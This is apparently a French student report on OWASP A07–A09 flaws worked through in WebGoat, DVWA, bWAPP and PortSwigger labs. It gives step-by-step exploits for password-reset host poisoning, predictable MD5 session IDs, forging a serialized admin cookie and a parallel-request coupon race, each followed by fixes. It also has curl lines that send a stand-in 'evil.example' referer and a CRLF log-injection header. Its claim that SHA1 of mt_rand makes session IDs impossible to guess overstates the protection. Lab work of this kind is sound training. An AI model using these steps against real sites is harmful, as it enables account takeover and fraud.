
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Tue, 18 Jun 2024 21:49:12 GMT
5 Content-Length: 197
6
7 {
8   "lessonCompleted":true,
9   "feedback":"An e-mail has been send to tom@webgoat-cloud.org",
10  "output":null,
11  "assignment":"ResetLinkAssignmentForgotPassword",
12  "attemptWasMade":true
13 }

```

Ici nous avons modifié le Host vers notre propre serveur de mail afin que nous recevions son mail à sa place.  
Voici ce que nous avons reçu :

```
{
  "timestamp" : "2023-10-27T05:07:50.063508121Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "uri" : "http://localhost:9090/landing/PasswordReset/reset/reset-password/cbc3bb24-cd95-4285-9939-5aa930f7358d",
    "headers" : {
      "Accept" : [ "application/json", "application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/17.0.6" ],
      "Host" : [ "localhost:9090" ]
    },
    "remoteAddress" : null
  },
  "response" : {
    "status" : 200,
    "headers" : { }
  },
  "timeTaken" : 0
}
```

On a reçu l'url de reset de mot de passe de son compte. Après avoir choisi son nouveau mot de passe, nous avons maintenant accès à son compte.



## 2. Usurper l'identité de quelqu'un (l'admin)

Ici nous allons nous faire passer pour quelqu'un d'autre. Il est possible de choisir notre cible en se connectant juste après la personne que l'on veut usurper.

# Vulnerability: Weak Session IDs

This page will set a new cookie called dwwaSession each time the button is clicked.

**Generate**

Ici le site nous propose de générer facilement des IDs, mais sur d'autres sites, un ID est lié à un compte et si on se connecte avec un certain ID, le site nous considère comme la personne lié à l'ID.

Ici on va générer quelques IDs pour essayer de trouver un poteau. On trouve un Cookie nommé dwwaSession qui vaut successivement : **c4ca4238a0b923820dcc509a6f75849b** **c81e728d9d4c2f636f067f89cc14862c** **eccbc87e4b5ce2fe28308fd9f2a7baf3** **a87ff679a2f3e71d9181a67b7542122c**

Ces valeurs ressemblent à des hashs MD5, essayons de déchiffrer.

The image contains three pairs of screenshots, each pair consisting of a 'Md5 hash' card on the left and an 'Md5 value' card on the right. In the first pair, the hash is 'c4ca4238a0b923820dcc509a6f75849b' and the value is '1'. In the second pair, the hash is 'c81e728d9d4c2f636f067f89cc14862c' and the value is '2'. In the third pair, the hash is 'eccbc87e4b5ce2fe28308fd9f2a7baf3' and the value is '3'. Each card has a 'Copy Hash' or 'Copy Value' button at the bottom.

On remarque qu'il s'agit simplement d'une incrémentation. Donc si on se connecte juste avant ou après l'admin, on peut connaître son ID, puis à l'aide d'un proxy, en utilisant la même méthode que précédemment en modifiant la requête avant qu'elle ne soit vraiment envoyée pour modifier les Cookies. Ainsi le site pense que nous sommes l'admin.

## Comment se défendre de ces attaques ?

Changer le mot de passe d'un autre compte

### Avant

Voici le code existant :

```

@PostMapping("/reset-password-request")
public ResponseEntity<?> resetPasswordRequest(@RequestParam String email) {
    User user = userRepository.findByEmail(email);
    if (user != null) {
        String token = UUID.randomUUID().toString();
        passwordResetTokenRepository.save(new PasswordResetToken(token, user));

        String resetUrl = "http://localhost:8080/reset?token=" + token;
        // Envoi du mail
        emailService.sendEmail(email, "Password Reset", resetUrl);
    }
    return ResponseEntity.ok("If the email exists, a reset link has been sent.");
}

```

Le problème vient du fait que l'application fait confiance à l'email fourni dans la requête, sans vérifier s'il correspond réellement à un utilisateur authentifié ou sans filtrer l'origine de la requête. Cela permet à un attaquant d'intercepter ou rediriger l'e-mail.

## Après correction

```

@PostMapping("/reset-password-request")
public ResponseEntity<?> resetPasswordRequest(@RequestParam String email) {
    User user = userRepository.findByEmail(email);
    if (user != null) {
        String token = UUID.randomUUID().toString();
        passwordResetTokenRepository.save(new PasswordResetToken(token, user));

        // On utilise uniquement l'email connu en BDD, sans permettre à
        // l'utilisateur de changer de domaine, etc.
        String resetUrl = ServletUriComponentsBuilder.fromCurrentContextPath()
            .path("/reset-password")
            .queryParam("token", token)
            .build()
            .toUriString();

        emailService.sendEmail(user.getEmail(), "Password Reset", resetUrl);
    }
    // Toujours retourner la même réponse, qu'un compte existe ou non.
    return ResponseEntity.ok("If the email exists, a reset link has been sent.");
}

```

Dans la version corrigée, l'application ne fait plus confiance à l'e-mail fourni par l'utilisateur. Elle utilise uniquement l'adresse e-mail enregistrée dans sa propre base de données. Cela empêche un attaquant de modifier l'adresse pour recevoir le lien à la place de la victime. De plus, le lien de réinitialisation est généré automatiquement par le serveur, sans que l'utilisateur puisse changer le nom de domaine ou l'adresse de destination. Le token envoyé est unique et aléatoire, donc difficile à deviner. Enfin, la réponse affichée est toujours la même, que l'e-mail existe ou non. Cela évite qu'un pirate puisse deviner si un compte existe, juste en testant des adresses.

## Usurper l'identité avec un SessionID

### Avant

Voici le code au départ, on retrouve bien qu'il s'agit d'une incrémentation suivie d'un hash MD5, ce qui est facilement reconnaissable. On peut facilement deviner les autres SessionID

```
$cookie_value = md5($_SESSION['last_session_id_high']);  
setcookie("dvwaSession", $cookie_value, time() + 3600,  
"/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
```

### Après correction

Voici un code pour avoir un SessionID impossible à deviner

```
$cookie_value = sha1(mt_rand() . time() . "Impossible");  
setcookie("dvwaSession", $cookie_value, time() + 3600,  
"/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], true, true);
```

Ici le chiffrement se fait en SHA1 qui est bien supérieur au MD5. En plus, il ne s'agit plus d'une incrémentation simple mais il y a de l'aléatoire et du temps, donc c'est impossible de deviner ce qui sera de toute manière sera chiffré.

## A08 — Software & Data Integrity Failure

### Introduction et Contexte

A08 couvre les défaillances où le logiciel ou les données consommées ne peuvent pas être vérifiées quant à leur intégrité ou provenance. Cela inclut : artefacts mal signés, paquets compromis, builds non reproductibles, mais aussi données d'application (sessions, objets serialisés, états de panier) acceptées sans vérification.

L'impact peut aller d'une simple altération d'UI à une compromission complète de la chaîne d'approvisionnement ou une élévation de privilèges/RCE.

### Pourquoi c'est critique

Les erreurs d'intégrité permettent l'introduction de code ou d'état malveillant à un point d'exécution (client, serveur, CI, runtime).

Elles sont difficiles à détecter sans mécanismes cryptographiques (signatures, HMAC, checksums vérifiés) ou garanties de provenance (SBOM, attestations).

**Cadre de test** Les démonstrations et preuves qui suivent ont été réalisées sur des labs PortSwigger fournis en environnement isolé. Ces labs reproduisent deux catégories pratiques d'A08 :

1. Insecure Deserialization — modification d'un objet serialisé dans un cookie pour escalader des privilèges.

2. Race Conditions (Limit overrun) — envoi de requêtes parallèles pour exploiter une fenêtre de course et appliquer plusieurs fois un coupon.

Ces environnements sont conçus pédagogiquement : les payloads et manipulations ont été effectués uniquement en labo.

## Première Vulnérabilité — Insecure Deserialization

L'application sérialise un objet User dans un cookie côté client et utilise unserialize() (ou équivalent) côté serveur sans vérification d'intégrité. En modifiant le cookie (décodage Base64 → modification → réencodage), un attaquant peut changer des attributs sensibles (ex. admin) et obtenir des priviléges administratifs.

### Exemple

Capture : Présentation du lab Insecure Deserialization (début de page)

The screenshot shows a web browser displaying a shopping website. The header reads "WE LIKE TO SHOP". Below the header, there are four product cards:

- The Giant Enter Key**: An image of a large black keyboard key labeled "Enter". Rating: ★★★★☆ \$41.01. Buttons: "View details".
- More Than Just Birdsong**: An image of musical notes on a staff. Rating: ★★★★★ \$88.11. Buttons: "View details".
- Eco Boat**: An image of a small boat on water at sunset. Rating: ★★★★☆ \$60.54. Buttons: "View details".
- The Bucket of Doom**: An image of a green bucket with a yellow warning label. Rating: ★★★★☆ \$99.40. Buttons: "View details".

Below these cards are two more rows of smaller images:

- A snowy landscape.
- A hand holding a smartphone.
- A person in a pool of colorful balls.
- A person working on a high-rise building.

1. Connexion avec un compte normal (ex. wiener:peter).

The screenshot shows a web browser displaying a login page for "WebSecurity Academy". The title bar says "Modifying serialized objects". The page has a "LAB Not solved" badge. The main content is a "Login" form with fields for "Username" (containing "wiener") and "Password" (containing "...."). A "Log in" button is at the bottom.

2. Récupérer la requête post-login contenant le cookie session.

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

	Host	Method	URL	Params	Status code	Length	MIME type
> <a href="#">googleads.g.doubleclick.net</a>	https://Oaec006604a...	GET	/login		200	3148	HTML
> <a href="#">static.doubleclick.net</a>	https://Oaec006604a...	GET	/my-account?id=wiener	✓	200	3243	HTML
> <a href="#">play.google.com</a>	https://Oaec006604a...	GET	/resources/images/sh...		200	7258	XML
> <a href="#">www.google.com</a>	https://Oaec006604a...	GET	/resources/labheader...		200	8852	XML
> <a href="#">www.googletagmanager.com</a>	https://Oaec006604a...	GET	/resources/labheader...		200	942	XML
> <a href="#">www.gstatic.com</a>	https://Oaec006604a...	GET	/resources/labheader...		200	707	XML
> <a href="#">jrn-pa.googleapis.com</a>	https://Oaec006604a...	GET	/resources/labheader...		200	175	script
> <a href="#">snap.licdn.com</a>	https://Oaec006604a...	GET	/admin/delete?user...	✓	302	86	
> <a href="#">ps.containers.piwik.pro</a>	https://Oaec006604a...	POST	/login	✓	302	238	
> <a href="#">ps.piwik.pro</a>	https://Oaec006604a...	GET	/logout		302	136	
> <a href="#">go.portswigger.net</a>	https://Oaec006604a...	GET	/my-account		302	86	
> <a href="#">portswigger.net</a>							
> <a href="#">tags.srv.stackadapt.com</a>							
> <a href="#">Oaec006604a32bcd82e915de0</a>							
> <a href="#">www.youtube.com</a>							
> <a href="#">www.youtube.com</a>							

**Request** **Response**

Pretty Raw Hex

```

1 GET /logout HTTP/2
2 Host: Oaec006604a32bcd82e915de004400b5.web-security-academy.net
3 Cookie: session=Tzo0OiJVc2VyIjoy0ntz0jg6InVzZXJuYWlIjtz0jY6IndpZW5lciI7czol0iJhZGlpbiI7Yjow030t3d
4 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: fr-FR,fr;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://Oaec006604a32bcd82e915de004400b5.web-security-academy.net/my-account?id=wiener

```

3. Décoder l'élément du cookie (URL decode → Base64 decode) → obtenir la chaîne PHP sérialisée :

```
0:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}
```

The screenshot shows the Burp Suite interface with the Decoder tab selected. Three separate text boxes are displayed, each containing a different cookie value. Each box has a 'Text' radio button selected and a 'Smart decode' button at the bottom right.

- Top box: Tzo0OijVc2VyljoyOntzOjg6lnVzZXJuYW1lIjtzOjY6IndpZW5lcil7cz01OijhZG1pbil7YjowO30%3d
- Middle box: Tzo0OijVc2VyljoyOntzOjg6lnVzZXJuYW1lIjtzOjY6IndpZW5lcil7cz01OijhZG1pbil7YjowO30=
- Bottom box: O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}

4. Modifier b:0; → b:1; ré-encoder et remplacer le cookie dans la requête (Burp Inspector / Repeater).

The screenshot shows the Burp Suite Repeater tab. A modified cookie value 'O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}' is entered into the 'Text' field. The 'Encode as ...' dropdown menu is open, showing various encoding options: Plain, URL, HTML, Base64, ASCII hex, Hex, Octal, Binary, and Gzip. The 'Plain' option is currently selected.

Cookie (modifié placé) :

The screenshot shows the Chrome DevTools Application tab for the URL <https://0aec006604a32bcd82e915de004400b5.web-security-academy.net>. The 'session' cookie is selected in the list, and its value is shown as a long, encoded string: `Tzo0Oi/Vc2VyljoyOntzOjg6inVzZXJuYW1l|jtzQY6IndpZW5lcil7c...`.

5. Ré-envoyer → l'application considère l'utilisateur comme admin → accès /admin → suppression d'un compte (preuve / lab solved).

The screenshot shows the Chrome DevTools Application tab for the URL <https://0aec006604a32bcd82e915de004400b5.web-security-academy.net>. The 'session' cookie is selected in the list, and its value is shown as a long, encoded string: `Tzo0Oi/Vc2VyljoyOntzOjg6inVzZXJuYW1l|jtzQY6IndpZW5lcil7c...`. The browser address bar shows the URL <https://0aec006604a32bcd82e915de004400b5.web-security-academy.net/admin>.

## Users

wiener - [Delete](#)  
carlos - [Delete](#)

Congratulations, you solved the lab!

User deleted successfully!

Home | Admin panel | My account

Share your skills! [Twitter](#) [LinkedIn](#)

[Continue learning >>](#)

## Pourquoi ça fonctionne (technique)

unserialize() reconstruit les objets PHP exactement tels qu'ils ont été fournis.

Le cookie est non signé : aucune HMAC/GPG/clé secrète ne protège son intégrité.

Le serveur prend des décisions de sécurité basées sur des données contrôlables par le client.

## Correction (remontée — code & process)

### 1. Solution la plus sûre : sessions côté serveur

- Utiliser \$\_SESSION (ou store serveur) et ne stocker côté client qu'un identifiant de session opaque.
- Avantage : l'état sensible n'est jamais envoyé au client ; toute modification côté client est indépendante.

### 2. Si stockage côté client indispensable : signer et vérifier

- Utiliser JSON (ou autre format texte) + HMAC (SHA256) côté serveur.
- Exemple (PHP conceptuel) :

```
// création
	payload = base64_encode(json_encode($data));
	$sig = hash_hmac('sha256', $payload, SECRET_KEY);
	setcookie('session', $payload . '.' . $sig, ['httponly'=>true, 'secure'=>true]);

// validation
	list($payload, $sig) = explode('.', $_COOKIE['session'], 2);
	if (!hash_equals(hash_hmac('sha256', $payload, SECRET_KEY), $sig)) {
		// rejet : intégrité rompue
	}
	$data = json_decode(base64_decode($payload), true);
```

### 3. Empêcher la reconstruction d'objets via unserialize()

- Si on doit utiliser unserialize(), interdire la création d'objets : unserialize(\$data, ["allowed\_classes" => false]) ou whitelist explicite des classes autorisées.

- Valider strictement les types/valeurs après désérialisation.

#### 4. Méthodes souples additionnelles

- Chiffrer le cookie (si stockage côté client) mais toujours accompagner d'une signature.
- Mettre HttpOnly, Secure, SameSite=strict et durée de vie courte pour réduire l'impact.

#### Vérification post-fix

- Refaire l'altération côté client → serveur doit rejeter (signature invalide / session différente).
- Audit statique pour trouver usages dangereux (unserialize(\$\_COOKIE...)) et remédier.
- Ajouter tests CI qui détectent stockage d'objets sérialisés non protégés.


## 2e vulnérabilité — Race Conditions

### Résumé

Des opérations concurrentes non synchronisées permettent d'appliquer un coupon plusieurs fois : en envoyant un grand nombre de requêtes POST /cart/coupon en parallèle, plusieurs requêtes passent la vérification (vérif avant mise à jour) avant que le système n'enregistre que le coupon a été appliqué — la réduction est appliquée plusieurs fois, permettant d'acheter un article à un prix très réduit.

### Exemple

#### 1. Ajouter un article (ex. Jacket à \$1337) au panier.



The screenshot shows a web browser window with the URL <https://0a0500e00322f83a83924b3c003100cb.web-security-academy.net/product?productId=1>. The page displays a product image of a person wearing a black leather jacket with 'METALLICA' printed on the back. Below the image is a detailed product description. A quantity input field contains the value '1'. At the bottom of the form is a blue 'Add to cart' button, which is highlighted with a red rectangular box. To the right of the button is a link '[< Return to list](#)'.

#### 2. Capturer la requête POST /cart/coupon dans Burp Repeater.

For 20% off use code at checkout: PROMO20

Store credit: \$50.00

Cart

Name	Price	Quantity
Lightweight "I33!" Leather Jacket	\$1337.00	1

Coupon: **PROMO20**

**Apply**

Code: PROMO20 Reduction: -\$267.40 **Remove**

**1**

Burp Suite Community Edition v2025.10.1 - Temporary Project

Proxy settings

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extens
https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net	GET	/academyLabHeader			200	1140	HTML	
https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net	GET	/product?productId=1		✓	201	5369	HTML	
https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net	GET	/academyLabHeader			101	147	HTML	
https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net	POST	/cart			302	100	HTML	
https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net	GET	/product.productId=1		✓	200	5369	HTML	
https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net	GET	/academyLabHeader			101	147	HTML	
https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net	GET	/cart/coupon		✓	302	100	text	
https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net	GET	/cart			200	7279	HTML	
https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net	GET	/academyLabHeader			101	147	HTML	

Request

```
POST /cart/coupon HTTP/2
Host: 0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Cookie: session=huquUdadd0kTUGK1qgqe1Ul
Content-Length: 14
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A Brand";v="14", "Not IA Brand";v="14"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: fr-FR,fr;q=0.5
Origin: https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

```

Response

```
HTTP/2 302 Found
Location: /cart
X-Frame-Options: SAMEORIGIN
Content-Length: 14
Coupon applied
```

Inspector

Event log All issues

**2**

3. Dupliquer la requête en ~30 onglets et envoyer le groupe en parallèle (mode single-packet / parallel).

Request

Repeater

Scan

Send to Intruder

**Send to Repeater**

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer

Insert Collaborator payload

Request in browser

Engagement tools [Pro version only]

Change request method

Change body encoding

Copy

Copy URL

Copy as curl command (bash)

Copy to file

Paste from file

Save item

Save entire history

Paste host / URL as request

Add to site map

Convert selection

URL-encode as you type

Ready

Event log All issues

Target: https://0a0e0c4046efb9c802e2b96008a0060.web-security-academy.net

**2**

Send group (parallel)

Group send options

Send (current tab)

Send group in sequence (single connection)

Send group in sequence (separate connections)

**Send group in parallel (single-packet attack) Ctrl+Space**

Cache-Control: max-age=0

**5 Cache-Control: max-age=0**

4. Observer plusieurs réponses "Coupon applied" ; rafraîchir le panier → réduction multiple (total nettement inférieur).

The screenshot shows a web browser window with a shopping cart page from "0a0e00c4046efb9c802e2b96008a0060.web-security-academy.net". The cart contains a "Lightweight "33!" Leather Jacket" priced at \$1337.00, quantity 1. A "Store credit: \$50.00" is listed. A "Coupon" section is present, with a "Add coupon" input field and a "Remove" button. Below it, a "Code Reduction" section shows "PROMO20 -\$1321.60" with a "Remove" button. The total is \$15.40, and a "Place order" button is visible.

On the right, the Burp Suite Community Edition tool is open, showing the "Repeater" tab. It displays the raw POST request sent to the server:

```

POST /cart/checkout HTTP/1.1
Host: 0a0e00c4046efb9c802e2b96008a0060.web-security-academy.net
Cookie: session=hpuaUadd0t7U9K15Iqe=U1chNYkgG65
Content-Length: 52
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="0"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: fr-FR,fr;q=0.9
Origin: https://0a0e00c4046efb9c802e2b96008a0060.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
    
```

The "Response" tab shows the HTTP/1.1 302 Found response with a Location header pointing back to the cart page.

5. finaliser l'achat si le total est inférieur au crédit → lab solved.

The screenshot shows the "Order confirmation" page from "0a0e00c4046efb9c802e2b96008a0060.web-security-academy.net". The top bar says "Limit overrun race conditions" and "Back to lab description". A green "LAB Solved" badge is visible.

The main content area says "Congratulations, you solved the lab!" and "Share your skills! 🐦 LinkedIn Continue learning »". It also mentions "For 20% off use code at checkout: PROMO20".

The cart summary shows a "Store credit: \$34.60" and "Your order is on its way!". The cart items are identical to the previous screenshot. The total is \$15.40.

## Pourquoi ça fonctionne (technique)

- Le serveur vérifie puis met à jour sans verrou/transaction atomique : la séquence if not applied → apply n'est pas atomique.
- Plusieurs threads/processes lisent la même condition avant qu'un seul n'écrive la nouvelle valeur, créant une fenêtre de course.

## Corrections (technique & process)

### 1. Verrouiller / transaction atomique (recommandé)

- Au niveau base de données utiliser des verrous ou transactions atomiques :
  - SELECT ... FOR UPDATE (row-level lock) puis update et commit.
  - Transaction ACID : lire, valider, appliquer dans une même transaction.

Exemple (SQL pseudo) :

```
BEGIN;
SELECT applied FROM coupons WHERE user_id = ? FOR UPDATE;
IF applied = false THEN
    UPDATE coupons SET applied = true WHERE user_id = ?;
    -- calcul du montant et enregistrement
END IF;
COMMIT;
```

## 2. Optimistic locking (versioning)

- Utiliser un champ version/etag : UPDATE ... WHERE id = ? AND version = ? et vérifier la ligne affectée ; si 0 → retry.

## 3. Opérations idempotentes / token unique

- Générer un idempotency key côté client/commande : serveur ignore doublons (stocke les IDs traités).
- Rendre l'opération d'application de coupon idempotente (la même requête multiple fois produit le même résultat).

## 4. Sérialisation côté application

- File d'attente ou mutex par panier utilisateur pour sérialiser les modifications concurrentes.

## 5. Vérification finale au checkout

- Recalculer et valider le prix au moment du paiement en refaisant tous les calculs côté serveur ; ne pas se reposer sur le total affiché côté client.

## Vérification post-fix

- Rejouer l'attaque parallèle → les requêtes supplémentaires doivent échouer ou être ignorées.
- Tests de charge / concurrence automatisés (integration tests) pour vérifier absence de duplication.
- Traces/logs : vérifier que seules des transactions légitimes passent, alerter en cas d'incidents anormaux.

## Conclusion

A08 n'est pas qu'une histoire de « paquets mal signés » ; c'est aussi l'intégrité des données d'application (sessions, états, états d'opérations).

Les deux cas étudiés (désérialisation non sécurisée, race conditions) montrent que l'absence de contrôle d'intégrité ou d'atomicité peut entraîner des impacts sévères (élévation de priviléges, perte financière, compromission). Snippets de code corrigés (HMAC JSON example, transaction SQL example).

# A09 – Security Logging and Monitoring Failures

## Introduction

Cette catégorie regroupe les failles liées à l'absence ou à l'insuffisance de journalisation et de surveillance des activités de sécurité dans les applications et serveurs. Elle occupe cette position car la détection et la réponse aux attaques sont souvent négligées, bien que cruciales pour la traçabilité, la visibilité et la gestion des incidents. Avec un taux d'incidence moyen de 6.51%, un total de 53 615 occurrences et 242 CVE recensées, cette vulnérabilité reste fréquente malgré sa criticité. Elle découle souvent d'événements non enregistrés (comme les échecs de connexion) ou de logs non surveillés, empêchant la détection rapide d'intrusions actives.

## Scénario 1 — Absence de Logs

### Étape 0 : Vérification des logs existants

#### Sous-étapes :

1. Rechercher les répertoires de logs sur l'hôte :

```
ls /var/log/apache2  
ls /var/log/httpd
```

→ Aucun répertoire trouvé sur l'hôte.

2. Vérifier à l'intérieur du container bWAPP :

```
docker exec -it bwapp bash -c "ls -la /var/log/apache2"
```

#### Résultat obtenu :

```
total 12  
drwxr-x--- 1 root adm 4096 ...  
-rw-r----- 1 root adm 1890 access.log  
-rw-r----- 1 root adm 532 error.log
```

→ Présence confirmée des fichiers **access.log** et **error.log**.

**Attendu** : accès possible aux logs internes du container.

**Observé** : logs présents et lisibles dans **/var/log/apache2**.

### Étape 1 : Création du script d'audit **collect\_a09.sh**

Ce script a pour but de :

- générer un identifiant unique (MARKER) pour tracer les requêtes,
- envoyer automatiquement des requêtes HTTP marquées,
- collecter les fichiers de logs avant et après,

- compresser le tout pour analyse.

## Lignes de commande principales :

### 1. Génération du marqueur

```
MARKER="LOGTEST-$(date +%Y%m%d-%H%M%S)"
```

→ Produit un identifiant unique comme `LOGTEST-20251026-182903`.

### 2. Liste des containers et état initial

```
docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Ports}}"
```

→ Affiche les containers en cours et sauvegarde l'état initial dans `docker_ps.txt`.

### 3. Collecte initiale des logs

```
docker logs --tail 1000 bwapp > bwapp_docker_logs_before.txt
docker exec bwapp bash -c "ls -la /var/log/apache2" >
bwapp_var_log_listing.txt
```

→ Exporte les logs système et confirme la présence des fichiers internes.

### 4. Envoi des requêtes marquées

```
curl -s -I -A "$MARKER-USERAGENT" "http://127.0.0.1:8081/bWAPP/login.php"
curl -s -I -H "Referer: http://evil.example/$MARKER-REF"
"http://127.0.0.1:8081/bWAPP/login.php"
curl -s -I -H "X-Test: $MARKER-HEADER"
"http://127.0.0.1:8081/bWAPP/login.php"
```

→ Ces commandes utilisent des en-têtes HTTP personnalisés pour insérer le marqueur dans les logs.

### 5. Test d'injection (log poisoning)

```
curl -s -I -H $'X-Inject: '"$MARKER$\r\nInjected:bad"'
"http://127.0.0.1:8081/bWAPP/login.php"
```

→ Injection de caractères de contrôle (`\r\n`) pour tester la neutralisation des logs (uniquement en labo).

### 6. Extraction post-attaque

```
docker exec bwapp bash -c "tail -n 500 /var/log/apache2/access.log" > bwapp_after_access.log  
docker exec bwapp bash -c "tail -n 500 /var/log/apache2/error.log" > bwapp_after_error.log
```

## 7. Analyse automatique des marqueurs

```
grep -i "$MARKER" -R a09_logs_$MARKER > summary_marker_hits.txt
```

## 8. Compression des résultats

```
tar -czf a09_logs_$MARKER.tar.gz a09_logs_$MARKER
```

### Explication du fonctionnement global du script :

Le script exécute une boucle sur tous les containers listés, vérifie leur présence, récupère leurs logs avant attaque, puis envoie des requêtes avec un marqueur unique.

Après les requêtes, il réextrait les logs (« après ») et cherche le marqueur.

Il produit enfin une archive `.tar.gz` contenant toutes les preuves : logs avant/après, extraits grep, rapports Docker et état réseau.

**Attendu** : génération automatique des preuves pour audit.

**Observé** : archive créée (`a09_logs_LOGTEST-20251026-182903.tar.gz`).

### Étape 2 : Envoi et observation des requêtes marquées

#### Sous-étapes :

- Envoi des requêtes HEAD avec les headers contrôlés (User-Agent, Referer, X-Test, X-Inject).
- Attente de 2 secondes pour permettre la rotation des logs.
- Re-collecte complète.

#### Résultat dans access.log :

```
172.18.0.1 - - [26/Oct/2025:22:29:20 +0000] "HEAD /bwAPP/login.php HTTP/1.1" 404  
139 "-" "LOGTEST-20251026-182903-USERAGENT"  
172.18.0.1 - - [26/Oct/2025:22:29:20 +0000] "HEAD /bwAPP/login.php HTTP/1.1" 404  
139 "http://evil.example/LOGTEST-20251026-182903-REF" "curl/8.5.0"
```

**Attendu** : apparition du marqueur dans les logs applicatifs (`access.log` et `error.log`).

**Observé** :

- marqueur trouvé uniquement dans `access.log`,

- rien dans `error.log` ni dans `docker logs`.

## Étape 3 : Collecte et analyse des logs

### Sous-étapes :

- Lecture et comparaison « avant / après » :
